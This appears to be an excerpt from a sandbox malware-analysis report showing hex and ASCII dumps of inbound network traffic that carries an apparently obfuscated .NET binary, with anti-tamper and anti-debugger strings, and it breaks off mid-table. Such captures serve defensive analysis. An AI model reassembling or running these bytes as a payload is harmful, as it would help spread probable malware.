2021-09-28 05:54:35 UTC	274	IN	Data Raw: 59 6a 49 00 6f 46 32 63 4b 6e 6c 74 76 4a 63 46 4b 48 73 51 48 34 4c 00 2e 63 63 74 6f 72 00 75 32 63 38 55 5a 6c 32 37 4f 38 45 6e 77 62 57 31 67 31 00 4c 77 41 50 4a 38 6c 33 6d 34 68 48 58 64 30 73 74 4c 42 00 52 78 4e 75 30 6b 70 64 78 34 56 4a 38 65 42 44 74 61 47 00 65 4a 30 6d 61 6b 70 78 45 73 53 49 65 6d 73 33 49 37 36 00 43 73 49 77 6e 74 6c 7a 6e 69 41 5a 49 6a 34 32 4f 4e 78 00 4a 44 6d 4d 76 35 70 68 42 53 72 66 66 47 69 47 56 75 6c 00 4d 44 55 74 66 36 70 5a 4b 6a 76 52 43 51 48 37 46 6c 39 00 63 65 55 42 62 6b 70 48 6f 41 50 64 49 63 79 58 6d 49 54 00 59 77 50 4e 37 66 70 67 69 34 49 4d 64 41 58 78 78 62 52 00 51 73 68 58 6b 6e 70 45 4d 58 6e 68 63 43 66 53 49 6c 51 00 65 32 6f 58 71 62 70 66 4b 6e 4a 41 69 37 54 58 77 43 61 00 62 78 79 68 Data Ascii: YjIoF2cKnltvJcFKHsQH4L.cctoru2c8UZl27O8EnwbW1g1LwAPJ8l3m4hHXd0stLBRxNu0kpdx4VJ8eBDtaGeJ0makpxEsSIems3l76CslwntlzniAZIj42ONxJDmMv5phBSrffGiGVulMDUtf6pZKjvRCQH7Fl9ceUBbkpHoAPdIcyXmITYwPN7fpgi4IMdAXxxbRQshXknpEMXnhcCfSIlQe2oXqbpfKnJAi7TXwCabxyh
2021-09-28 05:54:35 UTC	278	IN	Data Raw: 6d 5a 79 00 66 44 79 6a 4f 79 43 42 45 66 00 54 30 69 6a 38 50 48 39 30 6a 00 56 4d 76 64 74 4f 50 6c 76 77 00 71 78 48 64 44 42 6d 79 55 65 00 49 6e 76 61 6c 69 64 43 61 73 74 45 78 63 65 70 74 69 6f 6e 00 48 49 50 64 4f 43 50 65 78 33 00 65 47 66 64 38 5a 36 61 6e 52 00 77 49 48 6d 46 66 4c 34 43 6b 4c 53 62 68 76 32 49 49 34 00 61 71 56 6c 4b 53 4c 55 48 57 77 64 4f 51 46 54 76 65 75 00 4d 49 31 42 56 31 4c 56 55 6c 6f 67 43 69 76 6e 42 6a 32 00 67 75 4c 61 57 37 4c 76 4e 4f 4f 30 41 70 69 6d 55 32 62 00 4c 75 35 4a 52 6b 4c 49 6a 4e 69 56 49 75 6e 38 39 75 47 00 44 34 53 34 42 44 4c 58 71 49 41 73 57 6e 66 4d 61 4e 78 00 58 58 68 71 6a 74 4c 41 43 5a 51 6b 61 65 49 47 43 63 73 00 78 62 6d 58 76 41 4c 59 61 71 31 70 64 36 69 73 70 51 46 00 70 4d 5a 44 Data Ascii: mZyfDyjOyCBEfT0ij8PH90jVMvdtOPlvwqxHdDBmyUeInvalidCastExceptionHIPdOCPex3eGfd8Z6anRwIHmFfL4CkLSbhv2II4aqVlKSLUHWwdOQFTveuMI1BV1LVUlogCivnBj2guLaW7LvNOO0ApimU2bLu5JRkLIjNiVIun89uGD4S4BDLXqIAsWnfMaNxXXhqjtLACZQkaeIGCcsxbmXvALYaq1pd6ispQFpMZD

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	282	IN	Data Raw: 46 75 71 43 4e 42 4f 72 31 6a 68 5a 34 5a 77 74 58 51 00 73 33 35 6e 31 4c 42 38 75 66 36 4e 56 69 4c 6b 69 63 73 00 7a 50 72 4e 54 33 42 4a 4f 57 75 4e 63 56 6c 30 59 6b 56 00 46 69 69 70 63 73 42 32 4c 4e 44 71 79 56 58 71 4e 68 41 00 67 76 65 53 41 31 42 33 76 6a 66 38 77 44 50 51 68 38 4e 00 70 36 65 43 71 69 42 7a 4d 36 38 68 78 63 6a 31 35 56 62 00 59 54 73 78 41 73 58 32 6e 31 00 6f 38 4e 78 59 63 55 64 34 69 00 47 54 79 63 37 4e 36 68 74 4c 66 6c 42 36 77 6f 31 43 4d 00 71 34 35 67 66 67 36 64 53 45 51 72 49 57 51 4b 54 50 5a 00 52 56 4b 70 58 59 36 78 48 36 4f 66 35 74 4b 50 47 69 4d 00 48 39 30 78 4d 34 36 5a 45 70 4a 6c 5a 57 31 64 36 6c 67 00 4f 34 6d 74 67 4b 36 48 78 6a 35 56 50 35 4c 32 66 35 64 00 57 75 74 46 79 46 36 45 4c 44 4f 46 71 43 Data Ascii: FuqCNBOr1jhZ4ZwtXQs35n1LB8uf6NViLkicszPrNT3BJOWuNcVl0YkVFiipcsB2LNDqyVXqNhAgveSA1B3vjf8w DPQh8Np6eCqiBzM68hxcj15VbYTsxAsX2n1o8NxYcUd4iGTyc7N6htLflB6wo1CMq45gfg6dSEQrlWQKTPZRVKpXY6 xH6Of5tKPGiMH90xM46ZEpJlZW1d6lgO4mtgK6Hxj5VP5L2f5dWutFyF6ELDOFqC
2021-09-28 05:54:35 UTC	286	IN	Data Raw: 59 51 66 65 33 47 4a 4b 47 00 72 64 6f 66 6e 6f 74 77 31 73 00 6f 62 61 66 50 71 38 74 64 41 00 67 78 58 66 51 70 6e 39 48 57 00 71 52 33 66 62 4c 70 39 65 4a 00 55 61 6a 66 77 72 79 5a 63 50 00 44 69 63 74 69 6f 6e 61 72 79 60 32 00 79 6c 6a 66 6f 35 61 6e 70 41 00 64 4a 4a 66 4e 4d 4b 68 78 6c 00 78 42 72 66 47 6b 72 42 62 65 00 6a 4a 6f 66 37 41 54 52 42 50 00 72 41 4e 66 74 33 6d 6d 6b 6f 00 51 66 44 66 44 35 37 32 4b 32 00 54 30 66 66 4f 59 74 77 50 65 00 7a 67 4b 66 38 33 57 47 63 52 00 6a 4b 4e 66 4a 42 64 53 6d 69 00 54 4f 4f 66 32 4c 53 31 76 45 00 4d 4c 4d 75 62 4c 30 4e 61 71 65 69 43 53 76 79 54 62 64 00 6f 41 63 5a 61 4e 32 77 76 48 00 6e 76 35 5a 72 72 4b 54 72 31 00 57 63 4a 5a 52 47 78 67 77 75 00 48 37 77 5a 35 42 74 71 38 34 00 43 4c 62 Data Ascii: YQfe3GJKGrdofnotw1sobafPq8tdAgxXfQpn9HWqR3fbLp9eJUajfwryZcPDictionary`2yljfo5anpAdJJfNMK hxlxBrfGkrBbejJof7ATRBPrANft3mmkoQfDfD572K2T0ffOYtwPezgKf83WGcRjKNfJBdSmiTOOf2LS1vEMLMubL0 NaqeiCSvyTbdoAcZaN2wvHnv5ZrrKTr1WcJZRGxgwuH7wZ5Btq84CLb
2021-09-28 05:54:35 UTC	290	IN	Data Raw: 6b 4d 59 45 73 45 35 72 00 69 32 4b 4d 51 37 6f 44 74 69 00 4e 51 58 4d 54 4f 57 76 6a 43 00 44 77 63 4d 56 33 76 6a 65 42 00 79 37 45 4d 70 64 45 30 6f 44 00 4a 4f 57 4d 65 35 64 70 6d 67 00 68 66 6a 4d 79 74 55 67 42 55 00 54 69 32 4d 49 65 4a 61 6a 69 00 69 32 59 4d 6d 45 4d 30 74 44 00 56 77 53 4d 58 61 48 78 44 70 00 57 6c 31 4d 6b 35 6d 72 70 4f 00 52 56 73 4d 34 46 79 6f 62 4d 00 47 65 74 54 79 70 65 46 72 6f 6d 48 61 6e 64 6c 65 00 67 65 74 5f 41 73 73 65 6d 62 6c 79 00 52 75 6e 74 69 6d 65 48 65 6c 70 65 72 73 00 49 6e 69 74 69 61 6c 69 7a 65 41 72 72 61 79 00 53 6f 72 74 65 64 4c 69 73 74 00 48 61 73 68 74 61 62 6c 65 00 45 6e 63 6f 64 69 6e 67 00 53 79 73 74 65 6d 2e 54 65 78 74 00 67 65 74 5f 55 6e 69 63 6f 64 65 00 47 65 74 53 74 72 69 6e 67 Data Ascii: kMYEsE5ri2KMQ7oDtiNQXMTOWvjCDwcMV3vjeBy7EMpdE0oDJOWMe5dpmghfjMytUgBUTi2MIeJaji i2YMmEM0tDVwSMXaHxDpWl1Mk5mrpORVsM4FyobMGetTypeFromHandleget_AssemblyRuntimeHelpersInitial izeArraySortedListHashtableEncodingSystem.Textget_UnicodeGetString
2021-09-28 05:54:35 UTC	294	IN	Data Raw: 79 00 54 6f 4c 6f 77 65 72 00 49 54 74 31 75 35 79 4d 65 55 69 44 54 4e 72 74 62 61 57 00 79 58 71 61 35 6b 79 6a 45 68 49 77 37 54 48 53 44 4b 4c 00 67 65 74 5f 46 69 6c 65 56 65 72 73 69 6f 6e 49 6e 66 6f 00 46 69 6c 65 56 65 72 73 69 6f 6e 49 6e 66 6f 00 64 48 55 34 41 65 79 6b 4c 6f 30 50 6d 53 56 4b 71 75 34 00 67 65 74 5f 50 72 6f 64 75 63 74 4d 61 6a 6f 72 50 61 72 74 00 61 68 63 59 6b 6e 79 53 43 67 45 76 5a 44 55 36 67 59 58 00 67 65 74 5f 50 72 6f 64 75 63 74 4d 69 6e 6f 72 50 61 72 74 00 4e 44 79 61 6e 31 79 63 50 77 51 56 4a 65 6f 56 58 58 59 00 67 65 74 5f 50 72 6f 64 75 63 74 42 75 69 6c 64 50 61 72 74 00 53 53 5a 31 6e 64 79 4b 39 33 79 38 77 4d 72 54 4b 71 4c 00 67 65 74 5f 50 72 6f 64 75 63 74 50 72 69 76 61 74 65 50 61 72 74 00 77 44 56 Data Ascii: yToLowerITt1u5yMeUiDTNrtbaWyXqa5kyjEhIw7THSDKLget_FileVersionInfoFileVersionInfodHU4Aeyk Lo0PmSVKqu4get_ProductMajorPartahcYknySCgEvZDU6gYXget_ProductMinorPartNDyan1ycPwQVJeoVXXYg et_ProductBuildPartSSZ1ndyK93y8wMrTKqLget_ProductPrivatePartwDV
2021-09-28 05:54:35 UTC	297	IN	Data Raw: 70 55 46 53 71 37 35 4b 6a 47 4e 76 75 70 65 47 00 4e 35 63 77 77 70 53 42 39 53 51 57 4e 31 48 30 52 42 72 00 43 6f 70 79 54 6f 00 52 78 62 33 43 67 53 36 6c 30 59 76 39 67 73 4d 42 37 44 00 79 55 41 75 74 53 53 57 51 4e 4b 50 61 30 72 33 4b 73 4e 00 66 6e 37 65 71 52 53 30 62 67 57 50 72 46 47 6d 72 78 64 00 59 75 55 42 53 73 53 75 35 5a 75 43 58 76 78 31 32 45 76 00 4c 61 4e 59 37 76 53 43 54 44 4c 6b 4f 74 69 71 54 6f 65 00 48 5a 75 30 45 73 53 53 31 55 37 51 58 75 77 6d 77 66 63 00 4d 75 4c 6b 32 76 53 63 45 6d 77 73 53 33 56 56 71 45 32 00 56 58 5a 6a 34 6b 4e 61 6d 38 00 49 73 4c 69 74 74 6c 65 45 6e 64 69 61 6e 00 69 74 50 6a 76 57 47 62 35 76 00 4a 72 57 6a 49 36 44 70 59 70 00 4d 65 39 6a 58 44 50 5a 4d 41 00 51 66 30 6a 41 72 45 65 41 4e 00 58 Data Ascii: pUFSq75KjGNvupeGN5cwwpSB9SQWN1H0RBrCopyToRxb3CgS6l0Yv9gsMB7DyUAutSSWQNKPa0r3Ks Nfn7eqRS0bgWPrFGmrxdYuUBSsSu5ZuCXvx12EvLaNY7vSCTDLkOtiqToeHZu0EsSS1U7QXuwmwfcMuLk2vScEmwsS 3VVqE2VXZj4kNam8IsLittleEndianitPjvWGb5vJrWjI6DpYpMe9jXDPZMAQf0jArEeANX
2021-09-28 05:54:35 UTC	302	IN	Data Raw: 6d 5f 30 61 65 61 30 31 38 65 61 62 35 37 34 63 61 63 39 34 31 34 64 39 62 61 32 34 36 31 64 32 35 31 00 6d 5f 61 34 31 62 38 61 37 38 66 38 39 39 34 35 33 34 38 62 38 38 31 38 63 30 31 32 66 32 37 36 36 34 00 6d 5f 62 34 30 35 36 66 63 34 62 37 31 36 34 34 63 39 62 62 32 36 37 31 66 65 39 36 66 65 64 61 66 65 00 6d 5f 35 37 30 39 62 61 34 39 63 63 30 33 34 31 33 62 62 37 31 38 62 33 36 64 66 63 63 36 32 30 38 61 00 6d 5f 32 30 33 63 63 38 61 31 38 38 38 38 62 34 66 37 66 38 38 35 63 37 32 62 64 32 33 35 30 38 65 36 62 00 6d 5f 33 32 33 64 38 65 31 39 37 32 66 65 34 32 33 38 61 62 35 39 37 61 62 39 62 38 61 39 34 36 63 66 00 6d 5f 36 36 65 64 38 37 35 65 36 64 37 63 34 66 62 34 39 35 30 64 35 36 33 63 33 64 65 37 38 33 31 36 00 6d 5f 61 36 33 35 64 39 31 39 Data Ascii: m_0aea018eab574cac9414d9ba2461d251m_a41b8a78f89945348b8818c012f27664m_b4056fc4b71644c9bb 2671fe96fedafem_5709ba49cc03413bb718b36dfcc6208am_203cc8a1888b4f7f885c72bd23508e6bm_323d8e1972fe4238 ab597ab9b8a946cfm_66ed875e6d7c4fb4950d563c3de78316m_a635d919
2021-09-28 05:54:35 UTC	306	IN	Data Raw: 00 73 00 43 00 72 00 79 00 70 00 74 00 6f 00 53 00 65 00 72 00 76 00 69 00 63 00 65 00 50 00 72 00 6f 00 76 00 69 00 64 00 65 00 72 00 00 09 53 00 48 00 41 00 31 00 00 1b 20 00 69 00 73 00 20 00 74 00 61 00 6d 00 70 00 65 00 72 00 65 00 64 00 2e 00 00 4b 58 00 6b 00 47 00 67 00 64 00 44 00 45 00 49 00 6c 00 63 00 64 00 6b 00 6a 00 55 00 4c 00 4b 00 55 00 50 00 2e 00 52 00 67 00 36 00 67 00 70 00 55 00 66 00 74 00 6d 00 59 00 77 00 46 00 58 00 50 00 52 00 4a 00 4e 00 58 00 00 4b 34 00 56 00 77 00 30 00 61 00 36 00 53 00 69 00 6f 00 66 00 48 00 72 00 42 00 36 00 75 00 66 00 78 00 4d 00 2e 00 33 00 6f 00 36 00 6e 00 63 00 44 00 63 00 61 00 69 00 76 00 31 00 78 00 67 00 47 00 6e 00 74 00 4b 00 45 00 00 23 44 00 65 00 62 00 75 00 67 00 67 00 65 00 72 00 20 00 Data Ascii: sCryptoServiceProviderSHA1 is tampered.KXkGgdDEIlcdkjULKUP.Rg6gpUftmYwFXPRJNXK4Vw0a6Siof HrB6ufxM.3o6ncDcaiv1xgGntKE#Debugger
2021-09-28 05:54:35 UTC	310	IN	Data Raw: 6d 08 12 80 c4 15 12 80 9d 01 12 80 c4 15 12 80 9d 01 12 80 c4 08 12 80 c4 08 12 80 c4 08 08 15 11 81 39 01 12 80 c4 08 08 15 11 81 39 01 12 80 c4 05 20 02 01 08 08 11 07 06 12 80 c4 08 15 11 81 39 01 12 80 c4 08 08 02 11 07 06 12 80 c4 08 15 11 81 39 01 12 80 c4 08 02 08 08 20 02 12 80 c4 08 12 6d 13 07 06 08 12 80 c4 08 08 15 11 81 39 01 12 80 c4 12 80 c4 0c 20 02 15 12 80 9d 01 12 80 c4 08 02 15 07 03 15 12 80 9d 01 12 80 c4 12 80 c4 15 11 81 39 01 12 80 c4 06 20 01 01 12 80 a0 57 07 29 08 18 12 7c 08 02 18 12 81 31 08 12 78 12 80 a4 09 1c 12 78 15 12 80 9d 01 12 80 d0 08 12 79 08 12 81 2d 05 12 80 8c 12 74 08 12 74 12 81 41 12 80 d8 08 08 1d 08 11 81 45 08 1d 1c 12 80 f5 12 80 b0 0a 12 80 f1 08 12 80 d4 1d 12 74 11 80 ec 1d 12 80 f5 1c 02 1d 08 08 15 Data Ascii: m99 99 m9 9 W)|1xxy-ttAEt
2021-09-28 05:54:35 UTC	314	IN	Data Raw: 02 12 79 1c 12 82 58 04 06 12 82 5c 07 20 02 02 12 79 12 79 0a 00 03 02 12 79 12 79 12 82 5c 04 06 12 82 60 06 20 02 12 79 1c 08 09 00 03 12 79 1c 08 12 82 60 04 06 12 82 64 04 20 01 05 1c 07 00 02 05 1c 12 82 64 04 06 12 82 68 04 20 01 0a 1c 07 00 02 0a 1c 12 82 68 04 06 12 82 6c 04 20 01 0c 1c 07 00 02 0c 1c 12 82 6c 04 06 12 82 70 04 20 01 0d 1c 07 00 02 0d 1c 12 82 70 04 06 12 82 74 07 20 02 12 81 1d 1c 0e 0a 00 03 12 81 1d 1c 0e 12 82 74 04 06 12 82 78 06 20 02 1d 05 1c 08 09 00 03 1d 05 1c 08 12 82 78 04 06 12 82 7c 06 20 02 08 10 08 08 09 00 03 08 10 08 08 12 82 7c 04 06 12 82 80 06 20 01 12 79 12 79 09 00 02 12 79 12 79 12 82 80 04 06 12 82 84 06 20 02 1c 1c 12 79 09 00 03 1c 1c 12 79 12 82 84 04 06 12 82 88 06 20 02 1c 12 79 08 09 00 03 1c 12 79 Data Ascii: yX\ yyyy\` yy`d dh hl lp pt tx x| | yyyy yy yy

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	318	IN	Data Raw: 01 8d 12 83 01 7a 82 01 50 12 7a 83 01 2a 7a 82 01 50 12 50 a0 03 50 8a 01 28 2a 50 ae 02 50 3a 28 12 83 01 7a 82 01 50 12 7a 83 01 2a 50 90 01 50 99 01 8d 12 83 01 7a 82 01 50 12 7a 83 01 2a 50 b7 03 50 92 01 28 12 83 01 7a 82 01 50 13 7a 83 01 2a 50 80 02 50 2a 28 12 83 01 7a 82 01 50 13 7a 83 01 2a 7a 82 01 50 13 50 8c 02 50 0f 8d 2a 7a 82 01 50 14 50 86 02 50 2c 28 2a 50 ba 02 50 3e 28 12 83 01 7a 82 01 50 14 7a 83 01 2a 7a 82 01 50 14 50 9e 02 50 99 01 28 2a 7a 82 01 50 15 50 bd 01 50 29 28 2a 7a 82 01 50 15 50 28 50 09 8d 2a 50 a9 01 50 87 01 8d 12 83 01 7a 82 01 50 15 7a 83 01 2a 50 81 01 50 86 01 8d 12 83 01 7a 82 01 50 16 7a 83 01 2a 50 9c 01 50 14 8d 12 83 01 7a 82 01 50 16 7a 83 01 2a 50 0a 50 32 8d 12 83 01 7a 82 01 50 16 7a 83 01 2a 7a 82 01 Data Ascii: zPz*zPPP(*PP:(zPz*PPzPz*PP(zPz*PP*(zPz*zPPP*zPPP,(*PP>(zPz*zPPP(*zPPP)(*zPP(P*PPzPz*PPzPz*PPzPz*PP2zPz*z
2021-09-28 05:54:35 UTC	322	IN	Data Raw: 7a 05 7a 0e 22 83 95 80 60 12 04 50 bc 01 22 89 95 80 60 76 bf 1e 90 32 be 1e 7a 06 50 06 7a 0d 2a 50 ac 01 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 01 50 0a 7a 17 2a 50 8d 02 22 8a 95 80 60 16 bf 1e 90 50 be 01 32 bf 1e 7a 01 50 06 7a 17 2a 50 02 22 8a 95 80 60 76 bf 1e 90 50 02 32 bf 1e 7a 06 50 01 7a 0c 2a 50 85 05 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 06 50 0c 50 8b 03 50 83 01 28 2a 50 8f 04 22 89 95 80 60 76 bf 1e 90 32 be 1e 50 07 50 16 8d 12 17 50 9a 03 12 0f 32 be 1e 50 22 50 ae 01 8d 12 0c 50 8b 03 22 8a 95 80 60 76 bf 1e 90 50 ae 05 32 bf 1e 7a 0e 50 03 7a 13 50 01 67 2a 50 9f 02 32 bf 1e 50 0b 50 2c 8d 12 0c 50 1f 32 bf 1e 7a 06 50 08 7a 0d 2a 50 86 04 12 0f 32 be 1e 7a 06 50 09 50 2b 50 3c 8d 2a 50 0b 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 06 Data Ascii: zz"`P"`v2zPz*P"`2zPz*P"`P2zPz*P"`vP2zPz*P"`2zPPP(*P"`v2PPP2P"PP"`vP2zPzPg*P2PP,P2zPz*P2zPP+P<*P"`2z
2021-09-28 05:54:35 UTC	326	IN	Data Raw: 32 be 1e 50 a3 02 50 36 28 12 17 50 8d 04 32 bf 1e 50 20 93 ad 80 80 10 12 06 50 29 22 89 95 80 60 76 bf 1e 90 50 15 32 bf 1e 7a 01 50 0d 7a 17 2a 50 2d 32 bf 1e 7a 01 50 08 50 90 01 50 3e 8d 2a 50 8c 04 32 bf 1e 50 32 50 98 01 8d 12 0d 50 b8 03 22 89 95 80 60 76 bf 1e 90 32 be 1e 7a 06 50 05 50 9e 02 50 34 28 2a 50 3b 32 bf 1e 7a 06 50 1b 50 95 01 50 97 01 8d 2a 50 90 03 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 01 50 08 7a 17 2a 50 8a 05 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 06 50 1a 7a 0d 2a 50 aa 03 22 89 95 80 60 16 bf 1e 90 50 ab 05 32 bf 1e 50 ab 01 50 9a 01 28 12 0d 50 98 04 32 bf 1e 7a 01 50 00 50 ab 02 50 39 28 2a 50 a0 04 22 8a 95 80 60 16 bf 1e 90 32 be 1e 50 86 03 50 82 01 28 12 17 50 38 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 01 50 03 7a 17 2a Data Ascii: 2PP6(P2P P)"`vP2zPz*P-2zPPP>*P2P2PP"`v2zPPP4(*P;2zPPP*P"`2zPz*P"`2zPz*P"`P2PP(P2zPPP9(*P"`2PP(P8"`2zPz*
2021-09-28 05:54:35 UTC	329	IN	Data Raw: bb 1b 4f ae 94 84 80 40 50 b7 f7 b8 f5 0d 50 ba a4 8b da 1f 8d 50 05 63 50 b9 90 be 36 4f ae 95 84 80 40 50 89 ef a5 da 03 50 80 b7 bb a6 16 4f 50 b0 cb a7 db 10 8d 50 8b 8e bb ec 0d 4f ae 96 84 80 40 50 ac fe e3 eb 07 46 50 01 63 50 a9 80 8e 8a 1c 4f ae 97 84 80 40 50 b5 9e 97 b3 05 50 01 63 46 50 b7 e0 ec d5 15 4f ae 98 84 80 40 50 a8 a6 8b a6 16 50 9c d0 91 c0 0e 28 50 87 d6 cb b3 02 4f 50 99 80 e9 d4 04 4f ae 99 84 80 40 50 96 c4 81 85 0d 46 50 90 8d c5 80 1e 4f 50 b9 b6 bb fa 0c 4f ae 9a 84 80 40 50 b0 9c e7 c7 1d 50 9f 81 8b a3 0d 28 65 50 af e4 a3 db 0f 4f ae 9b 84 80 40 50 bc a3 c5 a4 01 65 50 9e 9b af fe 1d 4f ae 9c 84 80 40 50 b0 ad da a0 0e 50 02 63 65 50 a4 b4 e9 b7 1c 4f ae 9d 84 80 40 50 9f a2 da c6 02 65 50 a1 dd a5 b9 1d 4f ae 9e 84 80 40 Data Ascii: O@PPPcP6O@PPOPPO@PFPcPO@PPcFPO@PP(POPO@PFPOPO@PP(ePO@PePO@PPcePO@PePO@
2021-09-28 05:54:35 UTC	334	IN	Data Raw: b7 5e 65 8a 61 25 7e b5 09 b1 d1 67 e3 ef da 0a 23 0a 9f c5 67 12 ec 29 07 31 f3 d3 c6 1a 8d 00 72 f7 fe a8 be 04 83 28 83 4c 9f fe 1c 53 9c 5f 4e 2e 17 7c 1e 4e 3b 4d 2e de c4 8a de 8a 81 33 0b 19 fb de e6 c7 90 31 80 a8 70 21 0f a7 55 5d 69 ce c0 bf 4d 97 18 7f d9 39 78 9a 28 c0 53 06 af 4b 58 5b 69 52 9a 1e 56 b0 13 ac 0b ea 8c 67 a1 9f 19 76 0e 3c e3 3a 92 12 f0 94 ad e7 39 46 95 63 ba 24 b4 71 1c a0 23 fb fd 1d 56 04 17 8f b5 c9 4e a5 da 33 84 e3 4e 1c e9 8b 62 ab 29 fc cc 8b 58 eb 0f 49 6a 4c 88 4c a9 f5 84 27 b6 15 83 d0 9f 00 00 ec 22 54 83 8d 2f 6d b0 c2 e1 a6 2c 9c 0f c1 a3 e6 e2 79 8e 27 43 cd 45 74 b5 40 36 ac 94 67 97 74 7f 7f 60 0b 4c df 2c e9 0c 33 2f d3 a2 1d ca d7 ac 2a bb 8e 91 69 73 5f 61 68 92 e8 f3 f0 48 ef 09 08 3a b3 1a d7 03 d1 f6 Data Ascii: ^ea%~g#g)1r(LS_N.|N;M.31p!U]iM9x(SKX[iRVgv<:9Fc$q#VN3Nb)XIjLL'"T/m,y'CEt@6gt`L,3/*is_ahH:
2021-09-28 05:54:35 UTC	338	IN	Data Raw: a9 37 da 58 ad a1 6b be d5 ef df 2e 3b 82 46 b3 c7 08 ce 5f ce 69 8e 55 a9 06 81 7b 76 96 04 98 12 c9 51 c3 f8 16 f1 99 a6 bc 34 b8 f5 5d c1 ff 2d 13 8f 9a 8a f7 d7 07 94 36 b0 08 78 99 e9 c8 13 e0 ea c7 08 0b ee a5 6b 03 57 c0 e6 fd 89 d4 11 4d 4b 44 e1 49 a4 92 a3 6b 5e b4 ec b3 64 2d 23 d2 f0 ab 96 05 02 47 ef d7 b8 0c 95 83 48 56 2d d5 38 af 6c 2b 3a ba b9 14 25 b5 64 e7 70 67 4b 2e 34 8d 67 94 13 cd ec 74 c2 e7 c8 b4 9e cf 03 3a b0 dc 91 8f 8f f1 fa f6 f0 46 4a 0b 3b cd 35 17 70 15 1a c3 33 1a 43 d4 b5 dc 2a f6 56 25 06 d3 6b 18 c9 03 ee 05 b6 cd 92 6f 58 9a f2 c4 32 37 8d 43 73 d2 2c 41 8c da fc 16 0e 75 20 bf 22 85 00 4a 3c 3d 1b 28 4c 50 f6 35 ea ad 38 e6 23 24 02 bc 89 36 62 30 7c 27 c2 48 c2 9a 37 96 f8 70 68 dc 0b ab 24 96 33 96 2a 8f 6a 72 85 Data Ascii: 7Xk.;F_iU{vQ4]-6xkWMKDIk^d-#GHV-8l+:%dpgK.4gt:FJ;5p3C*V%koX27Cs,Au "J<=(LP58#$6b0|'H7ph$3*jr
2021-09-28 05:54:35 UTC	342	IN	Data Raw: 05 0c 89 7b 76 c3 6f f4 af 1e f4 fd 13 06 38 bf 2d 0d 0b 33 ce 02 98 e4 63 56 4c a2 e8 2a 77 01 4f 45 39 e9 31 7f e5 fc 41 18 62 d4 3d 88 35 a6 61 be 1f f7 06 39 7f ba a8 68 c1 d0 e3 73 d0 15 79 53 20 b1 a3 4f ed 35 c7 2a eb f9 df 2c 56 ea 3f 1a d1 7b 5a 40 68 37 88 e0 75 d3 db 46 15 0a 6b 12 80 f6 a4 8d 75 39 df ee 97 9a 80 28 20 f5 5a 80 c0 12 10 49 75 4f 5e e0 c4 f3 cc e8 48 a8 4a fd ff 82 6e da 68 78 14 69 84 90 12 c8 7d e4 67 86 ac ff 03 b1 0e 72 79 3a 9e 9c 01 1f 97 97 9f b4 c3 f1 da a8 97 0c d9 7e 61 9f 43 dd 8f c4 c5 18 37 e5 1b 15 8a 72 ab 57 08 81 91 a9 38 82 1c d9 d4 3a fc 7a 47 7d ef fa d5 c3 27 23 44 25 45 06 23 1c 8b a4 98 be 30 4d dc 5e 04 73 84 c4 83 df 8a f4 f2 ef ac e0 c2 8e 25 59 cf 57 5d 4b b7 b5 28 c7 e5 78 b3 e0 b7 a8 83 44 ff e7 f9 Data Ascii: {vo8-3cVL*wOE91Ab=5a9hsyS O5*,V?{Z@h7uFku9(ZIuO^HJnhxi}gry:~aC7rW8:zG}'#D%E#0M^s%YW]K(xD
2021-09-28 05:54:35 UTC	358	IN	Data Raw: 3a f6 1c 90 34 8d 6b cf db 76 e7 b4 d1 d6 73 2c 00 64 a3 e2 1e 04 ca 9e 32 3c 51 44 ee d7 6e c7 8f ce 3a ef 47 b4 ff aa 57 ac 0d 01 06 a7 b7 3a 6a 73 58 21 62 80 19 bc 8b 04 60 38 b9 bb 78 9a ff b8 a6 88 a4 39 0f cb 19 92 d6 8f 61 46 b5 78 8e a0 81 8f bb 15 b6 0f 58 69 37 67 a6 7e 77 67 a7 a4 dd 7f 8b 67 a0 2e 4b a3 5c 9e 81 47 01 f8 55 2a 6b c3 fc 81 7f 0a 41 1a a1 1c c4 13 5f 59 7f 99 d2 b1 ca ff 6b 13 1c 0c be a2 91 67 27 5b cc b6 2c 80 54 92 f4 4d 22 9a 46 ac 67 2d e0 5f 87 fb ad e9 56 51 93 00 7e 26 8c 03 ac c4 2b 3c 7e 33 ab f6 65 ca 26 1e f2 2c c3 9e 7e 2a a8 b9 35 1d 9e 4e 87 08 bc 75 bc 27 11 65 b0 d5 a7 59 9d 66 64 3e ea 45 46 38 24 b6 f4 84 22 8e 36 7d 47 08 e2 7f 0f ba ea e5 65 87 2a d7 50 51 de 46 d3 f4 7c 5d 3d cb c3 b5 60 c4 63 e0 88 ab 31 Data Ascii: :4kvs,d2<QDn:GW:jsX!b`8x9aFxXi7g~wgg.K\GU*kA_Ykg'[,TM"Fg-_VQ~&+<~3e&,~*5Nu'eYfd>EF8$"6}G e*PQF|]=`c1

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	361	IN	Data Raw: 03 94 55 54 36 54 9b cf 69 e9 68 c5 c8 01 43 2b 96 22 c7 78 d5 fc 97 e7 8e 26 9b cd 44 24 ba 7f f4 ed 69 bb c7 a7 cf 69 3e 9e 2a 52 e5 16 50 8f 2b 30 6d 5a 24 3c 95 2b 45 5c 60 79 77 7f 4b 4d d8 f8 31 7e 83 c8 57 32 1a 64 a9 73 ed 46 9f 16 06 0f 5c 0c 16 07 b2 d9 9c 8a 95 0c 13 51 b7 a7 b3 48 c4 2d 1a 76 21 c5 cd 76 6e 6f 4b 40 48 2f e1 50 01 08 1c c7 c7 bb d4 9d 1a 4e d4 6f 1c 61 0a 1f 98 c0 84 ef 01 3e 60 46 80 c5 9c 33 a3 84 49 aa 63 06 b9 4c 5a 8c 73 b2 71 81 66 9f 49 72 dd 4b fb db a7 90 57 cb 04 34 90 2b 6e d1 1a a1 f6 63 8a f9 bc 17 48 ed 3d f8 67 3e ae c3 4b 1a dc bf 7a 89 1b 2b 4a 89 2d f5 1c a3 44 79 08 ee d3 a3 14 bb c9 d3 cb a6 ad de 2e f5 35 6d 54 7a 27 82 b0 64 e6 3b e1 97 4d af 54 61 3b 57 4b 73 23 7d f0 cd da 4c 74 56 5c c5 b9 96 67 79 52 Data Ascii: 